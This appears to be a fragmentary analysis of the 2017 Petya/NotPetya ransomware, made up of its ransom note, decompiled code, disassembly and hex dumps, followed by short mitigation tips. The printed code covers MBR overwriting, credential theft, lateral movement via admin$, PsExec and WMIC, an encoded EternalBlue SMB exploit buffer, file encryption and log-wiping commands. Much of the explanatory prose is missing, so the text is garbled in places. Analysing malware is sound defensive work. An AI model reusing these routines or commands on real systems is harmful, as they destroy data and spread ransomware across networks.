

# Petya

2017 6 27

Petya  
MS17-010

wannacry  
wannacry  
mimikatz

MBR

Oops, your important files are encrypted.

---

If you see this text, then your files are no longer accessible, because they have been encrypted. Perhaps you are busy looking for a way to recover your files, but don't waste your time. Nobody can recover your files without our decryption service.

We guarantee that you can recover all your files safely and easily. All you need to do is submit the payment and purchase the decryption key.

Please follow the instructions:

1. Send \$300 worth of Bitcoin to following address:

1Mz7153HMuxXTur2R1t78mGSdzaAtNbBWx

2. Send your Bitcoin wallet ID and personal installation key to e-mail [wowsmith123456@posteo.net](mailto:wowsmith123456@posteo.net). Your personal installation key:

HUXFXP-aaMbGC-NM5fFM-zRWqkZ-XX59fz-PYuz8H-UJRM26-f1JuS3-YUc7Md-1dTUA5

If you already purchased your key, please enter it below.

Key: \_

SeShutDownPrivilege, SeDebugPrivilege, SeTcbPrivilege

008A953B	> 1	push	ecx	
008A9538	FF75 FC	push	dword ptr [ebp-4]	
008A953E	50	push	eax	
008A953F	FF75 F8	push	dword ptr [ebp-8]	
008A9542	FF15 0CD18A00	call	dword ptr [8AD18C]	kernel32.WriteFile
008A9548	FF75 F4	push	dword ptr [ebp-C]	
008A954B	56	push	esi	
008A954C	FFD7	call	edi	
008A954E	50	push	eax	
008A954F	FF15 D4D18A00	call	dword ptr [8AD1D4]	ntdll.RtlFreeHeap
008A9555	FF75 F8	push	dword ptr [ebp-8]	
008A9558	FF15 A8D18A00	call	dword ptr [8AD1A8]	kernel32.CloseHandle
008A955E	53	push	ebx	
008A955F	FF15 BCD08A00	call	dword ptr [8AD0BC]	kernel32.DeleteFileW
008A9565	A3 0CF18B00	mov	dword ptr [8BF10C], eax	
008A956A	E8 F8FDFFFF	call	008A9367	
008A956F	85C0	test	eax, eax	
008A9571	74 11	je	short 008A9584	
008A9573	FF75 14	push	dword ptr [ebp+14]	
008A9576	FF75 10	push	dword ptr [ebp+10]	
008A9579	FF75 0C	push	dword ptr [ebp+C]	
008A957C	FF75 08	push	dword ptr [ebp+8]	

0	FFFFFFFF	hFile = FFFFFFFF	000F67F8	00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00	0006AC1
4	000F67F8	Buffer = 000F67F8	000F6808	00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00	0006AC1
8	00058778	nBytesToWrite = 58778 (362361	000F6818	00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00	0006AC1
C	0006AC30	pBytesWritten = 0006AC30	000F6828	00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00	0006AC1
0	00000000	pOverlapped = NULL	000F6838	00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00	0006AC2
4	0009E150	ASCII "PE"	000F6848	00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00	0006AC2
8	000F67F8		000F6858	00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00	0006AC2
C	FFFFFFFF		000F6868	00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00	0006AC2
0	00058778		000F6878	00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00	0006AC3
4	0006AC60		000F6888	00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00	0006AC3
8	10009649		000F6898	00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00	0006AC3

3. c MBR

(1) SeDebugPrivilege 10 (521\*10 )  
C 10

```

v0 = CreateFileA("\\\\.\c:", 0x40000000u, 3u, 0, 3u, 0, 0);
if ( v0 )
{
    if ( DeviceIoControl(v0, IOCTL_DISK_GET_DRIVE_GEOMETRY, 0, 0, &OutBuffer, 24u, &BytesReturned, 0) )
    {
        v1 = LocalAlloc(0, 10 * OutBuffer.BytesPerSector);
        if ( v1 )
        {
            SetFilePointer(v0, OutBuffer.BytesPerSector, 0, 0);
            WriteFile(v0, v1, OutBuffer.BytesPerSector, &BytesReturned, 0);
            CloseHandle(v0);
        }
    }
}

```

(2) MBR

```

result = read_disk(&FileName, &v25); // 读取MBR数据
dword_1001F8F8 = result;
if ( result <= 0 )
{
    goto LABEL_50;
}

_DWORD * v3; // _DWORD * v3
_DWORD * v3; // _DWORD * v3
v5;
v3;
v4;
v1;
v5;
v5;
v5;
result;

mbr_data = v25;
qrencpy;
v6;

data = v6;
mbr_c;
v6;
;
v6;

```

(3) MBR

```

if ( v19 )
{
    do
    {
        result = write_disk(v20, &FileName, (LPCVOID)v13); // 新MBR,勒索信息等。
        if ( result < 0 )
            break;
        ++v20;
        v13 += 0x200;
    }
    while ( v20 < v19 );
}
else
{
    result = 0x80070057;
}
dword_1001F8F8 = result;
if ( result >= 0 )
{
    result = write_disk(32, &FileName, &Buffer); // 比特币钱包信息
    dword_1001F8F8 = result;
    if ( result >= 0 )
    {
        result = write_disk(33, &FileName, &v21); // 填充0x07
        dword_1001F8F8 = result;
        if ( result >= 0 )
        {
            result = write_disk(34, &FileName, &mbr_data); // 原MBR
            goto LABEL_50;
        }
    }
}

```

(4) MBR

00000000	FA 31 CO 8E D8 8E DO 8E CO 8D 26 00 7C FB 66 B8	úìÀŽŹĐŽÀ&  úf,
00000010	20 00 00 00 88 16 93 7C 66 BB 01 00 00 00 B9 00	^ ` f» ' 1
00000020	80 E8 14 00 66 48 66 83 F8 00 75 F5 66 A1 00 80	€è fHfè uóř; €
00000030	EA 00 80 00 00 F4 EB FD 66 50 66 31 CO 52 56 57	é € óéýfPfiàRVW
00000040	66 50 66 53 89 E7 66 50 66 53 06 51 6A 01 6A 10	fPfs%çfPfs Qj j
00000050	89 E6 8A 16 93 7C B4 42 CD 13 89 FC 66 5B 66 58	%æŠ ` 'Bí %úf[fX
00000060	73 08 50 30 E4 CD 13 58 EB D6 66 83 C3 01 66 83	s POáí XeÓřfĂ ff
00000070	D0 00 81 C1 00 02 73 07 8C C2 80 C6 10 8E C2 5F	Đ □Á s ĆĂĖŽĂ_
00000080	5E 5A 66 58 C3 60 B4 0E AC 3C 00 74 04 CD 10 EB	^ZřXĂ` ` -< t í ě
00000090	F7 61 C3 00 00 00 00 00 00 00 00 00 00 00 00	÷aĂ
00000100	00 00 00 00 00 00 00 00 00 00 00 00 00 00 00	

(5) 34 MBR

00000400	FD 36 C7 89 DF 89 D7 89 C7 8A 21 07 7B FC 61 BF	ŷ6Ç%B%*%ÇŠ! (úaç
00000410	27 07 07 07 8F 11 94 7B 61 BC 06 07 07 07 BE 07	' □ "(a% %
00000420	87 EF 13 07 61 4F 61 84 FF 07 72 F2 61 A6 07 87	+i aOa,,ý ròà! +
00000430	ED 07 87 07 07 F3 EC FA 61 57 61 36 C7 55 51 50	i + óíúaWa6ÇUQP
00000440	61 57 61 54 8E E0 61 57 61 54 01 56 6D 06 6D 17	aWaTŽaaWaT Vm m
00000450	8E E1 8D 11 94 7B B3 45 CA 14 8E FB 61 5C 61 5F	Žá□ "(^EĚ Žúa\ a_
00000460	74 DF 57 37 E3 CA 14 5F EC D1 61 84 C4 06 61 84	t W7ăĚ _iŇNa,,Ă a,,
00000470	D7 07 86 C6 07 05 74 00 8B C5 87 C1 17 89 C5 58	x +Ě t <Ă+Ă %ĂX
00000480	59 5D 61 5F C4 67 B3 09 AB 3B 07 73 03 CA 17 EC	Y]a_ăg? «: s Ě i
00000490	F0 66 C4 07 07 07 07 07 07 07 07 07 07 07 07	šfĂ
00000500	07 07 07 07 07 07 07 07 07 07 07 07 07 07	

4.

(1)		1	2	Minikit	Minikit	
Lsass	Windows			1	32	2
64		32	64			

```

u3 = FindResourceW(hself, (LPCWSTR)((u20 != 0) + 1), (LPCWSTR)0xA);
if ( u3 )
    result = sub_100085D0(&lpMem, (int)&u23, u3);
else
    result = 0;
if ( result )
{
    if ( GetTempPathW(0x200u, &Buffer) )
    {
        if ( GetTempFileNameW(&Buffer, 0, 0, &TempFileName) )
        {
            pguid.Data1 = 0;
            *(_DWORD *)&pguid.Data2 = 0;
            *(_DWORD *)&pguid.Data4[0] = 0;
            *(_DWORD *)&pguid.Data4[4] = 0;
            if ( CoCreateGuid(&pguid) >= 0 )
            {
                lpsz = 0;
                if ( StringFromCLSID(&pguid, &lpsz) >= 0 )
                {
                    if ( sub_100073AE((const WCHAR *)u23, &TempFileName, lpMem) )
                    {
                        vsprintfW(&Parameter, L"\\\\.\\pipe\\%s", lpsz);
                        hThread = CreateThread(0, 0, sub_100073FD, &Parameter, 0, 0);
                        if ( hThread )
                        {
                            ProcessInformation.hProcess = 0;
                            ProcessInformation.hThread = 0;
                            ProcessInformation.dwProcessId = 0;
                            ProcessInformation.dwThreadId = 0;
                            memset(&Dst, 0, 0x44u);
                            v16 = 0;
                            Dst = 68;
                            vsprintfW(&CommandLine, L"%s\\ %s", &TempFileName, &Parameter);
                            if ( CreateProcessW(

```

(2)	ID	3	Windows	dllhost.dat
PsExec.exe			exe	bat vbs

5.

```

v9 = CredEnumerateW(0, 0, &v13, &v12);
if ( v9 )
{
    v1 = 0;
    v10 = 0;
    if ( v13 > 0 )
    {
        while ( 1 )
        {
            v2 = v12 + 4 * v1;
            v3 = *(_DWORD *)v2;
            v4 = *(char **)(*( _DWORD *)v2 + 8);
            if ( v4 )
            {
                v11 = 8;
                v5 = L"TERMSRV/";
                v6 = *(const wchar_t **)(*( _DWORD *)v2 + 8);
                while ( *v6 == *v5 )
                {
                    ++v6;
                    ++v5;
                }
                v7 = *v6 < *v5 ? -1 : 1;
            }
            v1 = v1 + v7;
        }
    }
}

```

6.

```

if ( GetSystemDirectory(&Buffer, 0x300) && PathAppendW(&Buffer, L"shutdown.exe /r /f") )
{
    if ( sub_10008494() )
    {
        v4 = L"/RU \\SYSTEM ";
        if ( !(token_mask & 4) )
            v4 = (const wchar_t *)&kunk_10014388;
        wprintf(FU, L"schtasks %ws/Create /SC once /TN \\\" /TR \\\"%ws\\\" /ST %02d:%02d", v4, &Buffer, v3, v2);
    }
    else
    {
        wprintf(FU, L"at %02d:%02d %ws" v3 v2 &Buffer);
    }
}

```

7.

```

10007E84 loc_10007E84:                                ; CODE XREF: perfc_1+80↑j
10007E84      call    schTasks_Shutdown
10007E89      mov     ebx, ds:CreateThread
10007E8F      push   edi                                ; lpThreadId
10007E90      push   edi                                ; dwCreationFlags
10007E91      push   edi                                ; lpParameter
10007E92      push   offset NetScan                    ; lpStartAddress
10007E97      push   edi                                ; dwStackSize
10007E98      push   edi                                ; lpThreadAttributes
10007E99      call   ebx ; CreateThread
10007E9B      test   byte ptr g_PrivilegeFlag, 2
10007E9D      jmp     short loc_10007E9E

```

```

v0 = v,
v2 = socket(2, 1, 0);
if ( v2 )
{
    name.sa_family = 2;
    *(_DWORD *)&name.sa_data[2] = a1;
    *(_WORD *)&name.sa_data[0] = htons(hostshort);
    if ( ioctlsocket(v2, -2147195266, &argp) != -1 )
    {
        connect(v2, &name, 16);
        writefds.fd_array[0] = v2;
        writefds.fd_count = 1;
        timeout.tv_sec = 2;
        timeout.tv_usec = 0;
        if ( select(v2 + 1, 0, &writefds, 0, &timeout) != -1 )
        {
            if ( _WSAFDIsSet(v2, &writefds) )
                v8 = 1;
        }
    }
}
closesocket(v2);

```

```

v3 = NetServerEnum(0, 0x65u, &bufptr, 0xFFFFFFFF, &entriesread, &totalentries, servertype, domain, &resume_handle);
if ( v3 && v3 != 234 )
{
    domaina = 0;
}
else
{
    domaina = (LPCWSTR)1;
    if ( !bufptr )
        return domaina;
    v4 = 0;
    if ( entriesread > 0 )
    {
        v5 = bufptr + 4;
        do
        {
            if ( v5 == (LPBYTE)4 )
                break;
            if ( *((_DWORD *)v5 + 3) & 0x80000000 )
            {
                ServerScan(a1, 3u, *(LPCWSTR *)v5);
            }
            else if ( *((_DWORD *)v5 - 1) == 500 && *((_DWORD *)v5 + 1) & 0xFu > 4 )
            {
                memset_0((char **)v5, 0);
            }
            v5 += 24;
            ++v4;
        } while (1);
    }
}

```

```

if ( !DhcpGetSubnetInfo(0, EnumInfo->Elements[v1], &SubnetInfo)
&& SubnetInfo->SubnetState == DhcpSubnetEnabled
&& !DhcpEnumSubnetClients(0, EnumInfo->Elements[v1], &v18, 0x10000u, &ClientInfo, &ClientsRead, &ClientsTotal) )
{
v3 = ClientInfo->NumElements;
v16 = v3;
if ( v3 && v2 < v3 )
{
do
{
v4 = ClientInfo->Clients[v2];
if ( v4 )
{
v5 = ntohl(v4->ClientIpAddress);
if ( sub_1000A3D9(v5) )
{
v6 = ntohl(v4->ClientIpAddress);
v7 = inet_ntoa((struct in_addr)v6);
v8 = (char *)sub_10006916(v7);
v9 = v8;
if ( v8 )
{
sub_10006FC7(v8, 0, a1);
v10 = GetProcessHeap();
HeapFree(v10, 0, v9);
}
}
}
}
v2 = v23 + 1;
v23 = v2;
}
while ( v2 < v16 );
}
DhcpRpcFreeMemory(ClientInfo);
}

```

```

v2 = socket(2, 1, 0);
if ( v2 )
{
name.sa_family = 2;
*( _DWORD *)&name.sa_data[2] = a1;
*( _WORD *)&name.sa_data[0] = htons(hostshort);
if ( ioctlsocket(v2, 0x8004667E, &argp) != -1 )
{
connect(v2, &name, 16);
writefds.fd_array[0] = v2;
writefds.fd_count = 1;
timeout.tv_sec = 2;
timeout.tv_usec = 0;
if ( select(v2 + 1, 0, &writefds, 0, &timeout) != -1 )
{
if ( _WSAFDIsSet(v2, &writefds) )
v8 = 1;
}
}
closesocket(v2);
}

```

8.

Windows

(WMIC)

```

name = 0;
wsprintfW(&Name, L"\\\\%s\\admin$", a3);
NetResource.dwScope = 0;
memset(&NetResource.dwType, 0, 0x1Cu);
NetResource.lpRemoteName = &Name;
NetResource.dwType = 1;
sub_10008B70(&v23);
wsprintfW(&FileName, L"\\\\%s\\admin$\\%s", a3, &v23);
while ( 1 )
{
    pszPath = 0; // 远程感染到admin$目录下
    hExistingToken = (HANDLE)WNetAddConnection2W(&NetResource, lpPassword, lpUserName, 0);
    wsprintfW(&pszPath, L"\\\\%s\\admin$\\%s", a3, &v23);
    v4 = PathFindExtensionW(&pszPath);
    if ( v4 )
    {
        *v4 = 0;
        if ( PathFileExistsW(&pszPath) )
        {
            v12 = 1;
            goto LABEL_58;
        }
        dwErrCode = GetLastError();
    }
    v5 = 0;
    if ( WriteFile_0(&FileName, g_ProcessFileBuff, 1u, v10, v11) )
    {
        if ( !dwErrCode )
        {
            buildCmd((MCHAR *)&v11, (MCHAR *)&v29, a3); // -d C:\\Windows\\System32\\rundll32.exe \\C:\\Windows\\%s\\, #1 %s \\%s -accepteula -s
            v5 = 0;
        }
        if ( dwErrCode == 1 )
        {
            if ( !lpUserName || !lpPassword )
                goto LABEL_53;
            buildRemoteLogin((MCHAR *)&v11, (MCHAR *)&v29, a3, (int)lpUserName, (int)lpPassword);
            v5 = 0;
        }
        if ( v29 == v5 || v11 == v5 )
            if ( !ExitCode ? (v8 = CreateProcess( // when\\umic.exe /node:"%s" /user:"%s" /password:"%s" process call create \\C:\\Windows\\Sys
                (LPCWSTR)&v11,
                (LPCWSTR)&v29,
                0,
                0,
                0,
                0,
                0x8000000u,
                0,
                (struct _STARTUPINFO *)((char *)&StartupInfo + 8),
                (struct _PROCESS_INFORMATION *)((char *)&ProcessInformation + 8)) : (v8 = CreateProcessAsUser((HANDLE)ExitCode, (LPCWSTR)
                    (v8) )
                {
                    GetLastError();
                    goto LABEL_51;
                }
            }
        }
    }
}

```

```

v7 = sub_10005A7E((int)&dst, cp, 445u, 0, a2, a3, a4, a5, a6, a7);
if ( v7 )
{
    sub_10002068();
    result = v7;
}
else
{
    byte_1001F8FD = 0;
    v9 = sub_10005A7E((int)&dst, cp, 445u, (int)sub_10001F74, a2, a3, a4, a5, a6, a7);
    sub_10002068();
    result = v9;
}
}

```

```

13D80:
c1, ds:shellcode[eax]
c1, 0CCh
[esi+eax+1F1h], c1
eax
eax, 977h
short loc_10003D80

loc_10003D80:
mov
xor
mov
inc
cmp
jb

```

```

; char exploite_pack[]
exploite_pack dd 5C8C8CFDh ; DATA XREF: sub_10003D80
              dd 0C524C4B8h
              dd 0ECCCCCCh
              dd 6B24CCE8h
              dd 0FCCCCCCh
              dd 0CCCC024h
              dd 975C27CCh
              dd 0CCCD0A75h
              dd 6FFEC3CCh
              dd 33133330h
              dd 0FDD88F41h
              dd 0FFCC31Eh
              dd 0CCCCE75h
              dd 0C3FCA6CCh
              dd 4215426Dh
              dd 0C147A80Dh
              dd 0CCCCC8Ch
              dd 33C8AD47h
              dd 133338E9h

```

SMB exploit payload

```

*( _BYTE *) (v3 + 8) = 3;
*( _BYTE *) (v3 + 40) = 3;
*( _DWORD *) (v3 + 160) = -3145552;
*( _DWORD *) (v3 + 164) = -1;
*( _DWORD *) (v3 + 168) = -3145552;
*( _DWORD *) (v3 + 172) = -1;
*( _DWORD *) (v3 + 192) = -2101056;
*( _DWORD *) (v3 + 196) = -2101056;
*( _DWORD *) (v3 + 396) = -2100848;
*( _DWORD *) (v3 + 404) = -2100752;
*( _DWORD *) (v3 + 472) = -3145232;
*( _DWORD *) (v3 + 476) = -1;
*( _DWORD *) (v3 + 488) = -3145216;
*( _DWORD *) (v3 + 492) = -1;
v5 = 0;
do
{
    ...
}
v5

```

```

result = (signed int)LocalAlloc(0x40u, 0x20u);
if ( result )
{
  *(_DWORD *)(result + 16) = L"MIIBCgKCAQEAxP/UqKc0yLe9JhUqFMQGWUIT06WpXVnKSNQAYT0065Cr8PjIqInTeHkXEjF02n2JmURWU/u"
  "HB0Zr1Q/wcYJBwLhQ9EqJ3iDqmN190o7NtyEUmbYmopcq+YLIBZzQ2ZTK0A2DtX4GRKxEFLCy7vP12EY0"
  "PXknUy/+mf0JFWixz29QitF5oLu15wULONCuEibGaNnpqg+CXsPwFITDbDDmdrRIiUEUw6o3pt5pN0skF0"
  "JbHan2TZu6zfhzuts7KaFP5UA8/0Hmf5K3/F9MF9SE68E2jK+c1iF1KeVndP0XFRCYXI9AJYCeao0u7CXF6"
  "U0A0NnNjuLe0n42LHFUK4o6JwIDAQAB";
  *(_DWORD *)(result + 28) = 0;
  *(_DWORD *)result = *(_DWORD *)RootPathName;
  *(_DWORD *)(result + 4) = 0;
  result = (signed int)CreateThread(0, 0, EncrypteAndShowInFo_Thread, (LPVOID)result, 0, 0);
}

```

```

  v4 = L"Microsoft Enhanced RSA and AES Cryptographic Provider";
}
if ( !CryptAcquireContextW((HCRYPTPROV *)lpThreadParameter + 2, 0, v4, 0x18u, v5) )
goto LABEL_10;
ABEL_7:
v2 = lpThreadParameter;
if ( sub_10001B4E((int)lpThreadParameter) )
{
  FileSearchAndEncryted((LPCWSTR)lpThreadParameter, 15, (int)lpThreadParameter);
  Gen_TipInfo((LPCWSTR)lpThreadParameter);
  CryptDestroyKey(*((_DWORD *)lpThreadParameter + 5));
}
CryptReleaseContext(*((_DWORD *)lpThreadParameter + 2), 0);
ABEL_11:
LocalFree(v2);

```

```

if ( wcsncmp(FindFileData.cFileName, L".")
&& wcsncmp(FindFileData.cFileName, L"..")
&& PathCombineW(&FileName, pszDir, FindFileData.cFileName) )
{
  if ( !(FindFileData.dwFileAttributes & 0x10) || FindFileData.dwFileAttributes & 0x400 )
  {
    v5 = (struct _WIN32_FIND_DATA *)PathFindExtensionW(FindFileData.cFileName);
    if ( (WCHAR *)v5 != &FindFileData.cFileName[wcslen(FindFileData.cFileName)] )
    {
      wsrprintf(&v10, L"%s.", v5);
      if ( StrStrIW(
        "pnf.ppt.pptx.pst.poi.py.pyc.rar.rtf.sIn.s"
        "work.xls.xlsx.xvd.zip.",
        v10 ) )
      {
        EncryptFile(&FileName, a3);
      }
    }
    else if ( !StrStrIW(L"C:\\Windows;" &FileName) )
    {
      FileSearchAndEncryted(&FileName, a2 - 1, a3);
    }
  }
  while ( FindNextFileW(hFindFile, &FindFileData) );
  FindFileW(hFindFile);
}

```

加密文件的后缀类型

lows目录

试图过滤winc

10.

```

wprintf(
  &v13,
  L"wevtutil cl Setup & wevtutil cl System & wevtutil cl Security & wevtutil cl Application & fsutil usn deletejournal /D %c:",
  pszPath);
v14 = 0;
sub_100083BD((int)&v13, 3);

```

1 Windows MS17-010


<https://technet.microsoft.com/en-us/library/security/ms17-010.aspx>

2 WMI Windows Management Instrumentation

--- --- services.msc

--- Windows Management Instrumentation

---



3 Minikit

--- --- regedit

HKEY\_LOCAL\_MACHINE/SYSTEM/CurrentControlSet/Control/SecurityProviders/WDigest/UseLogonCredential 0



4

--- --- --- ---  
---

1

TCP\_NSA\_EternalBlue\_( )\_SMB

[MS17-010]